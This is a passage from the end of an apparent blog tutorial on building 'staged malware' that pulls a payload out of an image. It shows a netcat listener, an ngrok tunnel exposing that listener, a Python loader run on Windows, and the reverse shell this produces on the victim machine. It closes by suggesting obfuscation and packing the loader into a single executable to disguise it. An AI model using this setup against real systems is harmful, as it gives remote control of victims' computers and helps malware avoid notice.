
```
remnux@remnux:~$ nc -lnvp 5555
Listening on 0.0.0.0 5555
```



```
ngrok                                                          (Ctrl+C to quit)

Take our ngrok in production survey! https://forms.gle/aXiBFWzEA36DudFn6

Session Status                online
Account                       Shauryae1337 (Plan: Free)
Update                        update available (version 3.9.0, Ctrl-U to updat
Version                       3.3.2
Region                        India (in)
Latency                       540ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.in.ngrok.io:17867 -> localhost:5555

Connections                   ttl     opn     rt1     rt5     p50     p90
                              9       0       0.00    0.00    3.78    44.74
```

STEP 6

- Running the python staged malware on windows perfectly extracted the malware from image gives us a reverse shell to victim on attacker machine.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\shaur> python .\hoster.py
_
```

```
remnux@remnux:~$ nc -lnvp 5555
Listening on 0.0.0.0 5555
Connection received on 127.0.0.1 60356

C:\Users\shaur> whoami
laptop-l2hhhtj4\shaur
C:\Users\shaur>
```

FOR THE NEXT TIME

- You might find it weird that why would a person in right mind will run an untrusted python script . Trust me that’s what script kiddies do XD

- Obviously we can go through series of obfuscation techniques to masquerade the appearance .

- We can also pack the python and image together into a single executable and check if that works.

- But you get it , the basic idea was to create a simple staged malware that works.

Follow for more : linkedin.com/in/shaurya-na-725687209/